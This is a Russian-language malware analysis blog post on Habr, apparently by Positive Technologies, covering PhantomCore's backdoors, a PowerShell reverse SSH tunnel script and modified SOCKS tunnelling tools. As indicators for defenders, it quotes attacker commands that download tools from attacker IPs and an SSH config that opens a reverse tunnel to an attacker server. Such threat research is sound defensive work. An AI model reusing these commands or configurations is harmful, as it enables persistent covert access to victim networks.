Исполняемый файл dfxhost.exe мы встречали в двух версиях: с обфусцированным потоком выполнения (Control Flow Flattening) и без него.

Основной функционал реализован в ServiceMain. При запуске он проверяет, создан ли сервис с именем SscpSvc.

Псевдокод функции DllMain

Далее модуль собирает необходимую информацию о компьютере для регистрации на сервере управления: MAC-адрес первого физического интерфейса (значение и будет являться идентификатором клиента), имя хоста, имя домена.

Собранные данные он формирует в JSON следующего вида, где значение поля publicIp пустое:

```
{"clientId": "[REDACTED]", "hostname": "[REDACTED]", "domain": "[REDACTED]", "publicIp": ""}
```

[Объяснить с 🧑🏻💻](#)

Полученный JSON отправляется на /api/clients/register. На этом этапе возвращаемое значение от C2 никак не проверяется, просто осуществляется регистрация на сервере.

Далее управление передается на функцию `AgentMain`, которая создает отдельный поток для обмена командами с управляющим сервером.

Далее алгоритм взаимодействия такой же, как в MactunnelRat. По команде heartbeat модуль должен получить JSON-ответ, содержащий имя пользователя, порт SSH, IP-адрес и порт обратного SSH-туннеля.

```
{"sshEnabled":true,"sshIp":"[REDACTED]","sshUsername":"[REDACTED]","sshPort":"[REDACTED]","sshTunnelPort":"[REDACTED]"}
```

[Объяснить с](#) 

Если все проверки пройдены успешно, то формируется конфигурация в C:\Windows\Temp\config и запускается ssh.exe:

```
ssh.exe -F «C:\\Windows\\Temp\\config» version
```

PhantomSscr является инструментом, схожим с MacTunnelRat: процесс взаимодействия с C2 и эндпойнты одинаковы. Отличие — в установке параметра publicIp в JSON-запросе регистрации.

PhantomProxyLite

PhantomProxyLite — это короткий PowerShell-скрипт, предназначенный для создания обратного SSH-туннеля без взаимодействия с управляющим сервером.

Основная функция Main содержит бесконечный цикл, который получает порт (функция Get-OrCreatePortFromRegistry), создает/обновляет конфигурацию и запускает SSH-процесс. После каждой попытки скрипт «спит» 5 минут, после чего цикл начинается заново.

Функция Main

В функции `Get-OrCreatePortFromRegistry` реализован функционал получения порта для создания обратного SSH-туннеля. Наличие порта проверяется в ключе реестра HKLM:\SOFTWARE\SSHSservice\Port. Если значение уже существует, скрипт использует его, в противном случае генерирует случайное значение в диапазоне 40000–60000, сохраняет его в том же ключе и возвращает.

Получение порта для создания обратного SSH-туннеля

Функция Execute-SSHCommand выполняет следующие действия:

- формирует файл конфигурации C:\Windows\Temp\config, в котором SSH-сервер, имя пользователя и SSH-порт заданы статично.

```
Host version
  Hostname 188.127.227.46
  User tyukbaw9215869
  Port 443
  ServerAliveInterval 60
  ServerAliveCountMax 15
  RemoteForward $Port
  StrictHostKeyChecking no
  SessionType None
```

[Объяснить с](#) 

- Останавливает все уже запущенные процессы ssh.exe (Stop-Process -Force), делая паузу в 10 секунд, чтобы убедиться, что процесс полностью завершен.
- Выполняет ssh.exe -F C:\Windows\Temp\config version, где параметр -F заставляет ssh использовать сгенерированный файл конфигурации.

Индикатором компрометации при работе данного семейства вредоносных программ является создание ключа реестра HKLM:\SOFTWARE\SSHSservice\Port и файла C:\Windows\Temp\SSHSservice.log, содержащего лог работы.

Инструменты туннелирования

Ключевым этапом после взлома внешнего ресурса становилось перемещение внутри периметра (pivoting). Злоумышленники создавали туннели для сканирования сети и управления скомпрометированными узлами с подконтрольной им инфраструктуры. В ходе расследования обнаружены модифицированные версии утилит для туннелирования, упакованные с помощью

UPX. Для проброса SOCKS-трафика применялись rsocx, tsocks и microsocks (сервер), а для альтернативных типов туннелей — wstunnel и localtonet.

Например, для загрузки rsocx-туннеля злоумышленники использовали следующую PowerShell команду:

```
iwr 31.57.93.105/rx.exe -outfile ./rx.exe
```

Обнаруженные нами файлы — rx.exe (для Windows), rx (для Linux) — являлись реализацией Rust открытого инструмента **rsocx** и запускались в режиме reverse mode (параметр - r). Злоумышленники модифицировали стандартную реализацию rsocx, добавив метод демонизации на основе поведения Tokio runtime, который запускает через tokio: spawn бесконечные фоновые задачи rsocx: main. После запуска основная функция завершается, возвращая управление в консоль, но процесс продолжает существовать в памяти, обслуживая фоновые задачи. Это критически важно при RCE или работе через веб-шеллы: атакующему достаточно однократно выполнить команду — даже при потере shell rsocx продолжает висеть в системе, поддерживая reverse-соединение с сервером злоумышленника.

В ходе анализа обнаружен еще один инструмент для организации SOCKS-туннеля — файл srvhost.exe. Данный файл представляет собой исполняемый модуль, реализующий функциональность **tsocks** с использованием Python версии 2.7.

Также обнаружено использование исполняемого файла br.exe, который представляет собой SOCKS5-сервер **microsocks**. Загружали его на скомпрометированный TrueConf следующей командой:

```
iwr 31.59.105.51/br.exe -outfile ./br.exe
```

Заключение

Группа PhantomCore является одной из самых активных на российском ландшафте угроз. Ее арсенал охватывает как общедоступные инструменты (Velociraptor, Memprocfs, Dokan, DumpIt), так и собственные разработки (**MacTunnelRAT**, **PhantomSscp**, **PhantomProxyLite**). Группа атакует государственные и частные организации широкого круга отраслей.

Основным вектором атаки в рассматриваемый период остается сервер видеоконференций TrueConf. Признаком компрометации часто служит строка в логах: «the required argument for option '--Serial' is missing». Группировка также рассылает фишинговые письма от имени российских организаций.

Для перемещения внутри периметра злоумышленники преимущественно используют WinRM, а для закрепления — обратный SSH-туннель, для этого они доставляют на Windows-машины собственный установщик ssh.msi.

В качестве имен серверов управления выбираются доменные имена из зоны space и online, маскируя под различное легитимное ПО.

PhantomCore активно ищет уязвимости в отечественном программном обеспечении, разрабатывает эксплойты и тем самым получает возможность проникать в большое количество российских компаний.

В [полной версии исследования](#) можно ознакомиться с индикаторами компрометации и вердиктами продуктов Positive Technologies, а также используемыми злоумышленниками техниками, описанными в матрице MITRE ATT&CK.

Даниил Григорян

Старший специалист департамента комплексного реагирования на киберугрозы PT ESC

Георгий Хандожко

Специалист департамента комплексного реагирования на киберугрозы PT ESC

Теги: [хакеры](#), [фишинг](#), [кибератаки](#), [расследование инцидентов](#), [группировки](#), [киберугрозы](#), [реагирование на инциденты](#), [вредоносное программное обеспечение](#), [phantomcore](#), [легитимное по](#)

Хэбы: [Блог компании Positive Technologies](#), [Информационная безопасность](#), [Антивирусная защита](#)



Редакторский дайджест

Присылаем лучшие статьи раз в месяц

Подписаться

Оставляя почту, я принимаю [Политику конфиденциальности](#) и даю согласие на получение рассылок



64K+

Охват за 30 дней

Positive Technologies

[Telegram](#) [ВКонтакте](#)



64K+

Охват за 30 дней

335

Карма

[@ptsecurity](#)

Пользователь

Подписаться



Поток Информационная безопасность доступен 24/7 благодаря поддержке друзей Хабра

Хабр Курсы для всех

РЕКЛАМА

Практикум, Хекслет, SkyPro, авторские курсы — собрали всех и попросили скидки. Осталось выбрать!

Перейти


[Перейти в поток Информационная безопасность](#)

[Комментировать](#)

Публикации

ЛУЧШИЕ ЗА СУТКИ

ПОХОЖИЕ



the_bat
23 часа назад

Ремонт блока питания с Power Delivery. 470 граммов электроники

Простой 4 мин 16K

+96

30

27



interpres
18 часов назад

Электроинструмент становится хуже, и это делается намеренно

Простой 11 мин 27K

Обзор

Перевод

+71

45

83



prohronus
19 часов назад

Как ИИ-агенты стали новым оружием скамеров на Хабр Карьере

5 мин 9.3K

Кейс

+51

9

9



alizar
22 часа назад

Готовимся к отключению. Эффективные форматы для упаковки и раздачи HTML-страниц

Простой 7 мин 12K

Обзор

+37

59

18



AlexSerbul
23 часа назад

Программирование с AI-ассистентом — похороните меня под плинтусом

Средний 14 мин 9.9K

Мнение

+28

33

11



TrexSelectel
19 часов назад

Linux 7.0 и что изменилось в ядре после очередного цикла разработки

5 мин 8.8K

Обзор

+27

10

0



mariklolik

18 часов назад

Как переложить нагрузку по code review с разработчиков на LLM

Средний

7 мин

7.5K

Кейс

+23

23

6



nick_dyuba

22 часа назад

Легенды 90-х — кто придумал и производил жвачки Turbo, Love is... и ТіріТір

5 мин

7.1K

Recovery Mode

+22

8

5



Mimizavr

23 часа назад

«Великое очищение» в работе с контентом: что осталось от роли редактора

11 мин

7K

+17

9

7



infgotoinf

10 часов назад

Perl — зря забытый язык программирования?

11 мин

8.5K

Из песочницы

+16

13


9

Тысяча нюансов: как управлять производством лекарств

Турбо

Показать еще

МИНУТОЧКУ ВНИМАНИЯ



Запахло весной и скидками в Промокодусе



Удалёнка в фарме: большие данные и никакой магии



Качаем к лету хард- и софт-скиллы на айтишных ивентах

ИНФОРМАЦИЯ

Сайт	www.ptsecurity.com
Дата регистрации	28 марта 2011
Дата основания	2002
Численность	1 001–5 000 человек
Местоположение	Россия

ССЫЛКИ

Positive Technologies
www.ptsecurity.ru

PHDays — международный киберфестиваль

phdays.ru

Портал по информационной безопасности SecurityLab
www.securitylab.ru

Аналитические статьи
www.ptsecurity.com

PT ESC Threat Intelligence
www.ptsecurity.com

База знаний
www.ptsecurity.com

Telegram
t.me

ВКонтакте
vk.com

IT's positive investing
t.me

Positive Education
edu.ptsecurity.com

БЛОГ НА ХАБРЕ

16 часов назад

Скрываясь на виду: как PhantomCore маскирует свою активность с помощью легитимных инструментов

5.3K 0

17 апр в 22:14

Путаница в уязвимостях WSUS: ставим все на свои места

6.8K 2

16 апр в 12:51

Как измерить LLM для задач кибербеза: обзор открытых бенчмарков

8.2K 2

15 апр в 14:32

Хакни себя сам и не дай другим: как увидеть свою инфраструктуру глазами хакера


8.9K 3

13 апр в 17:10

Начинаем в багбаунти: file upload — больше, чем просто картинка

7.5K 2

ИСТОРИИ




Годнота из блогов компаний



Только 10% решат эту головоломку




Хочу 450K



Вперёд к звёздам



Там на неведомых дорожках...



Самое время поспать



Ваш аккаунт

Войти
Регистрация

Разделы

Статьи
Новости
Хабы
Компании
Авторы
Песочница

Информация

Устройство сайта
Для авторов
Для компаний
Документы
Соглашение
Конфиденциальность

Услуги

Корпоративный блог
Медийная реклама
Нативные проекты
Образовательные программы
Стартапам



Настройка языка

Техническая поддержка

© 2006–2026, Habr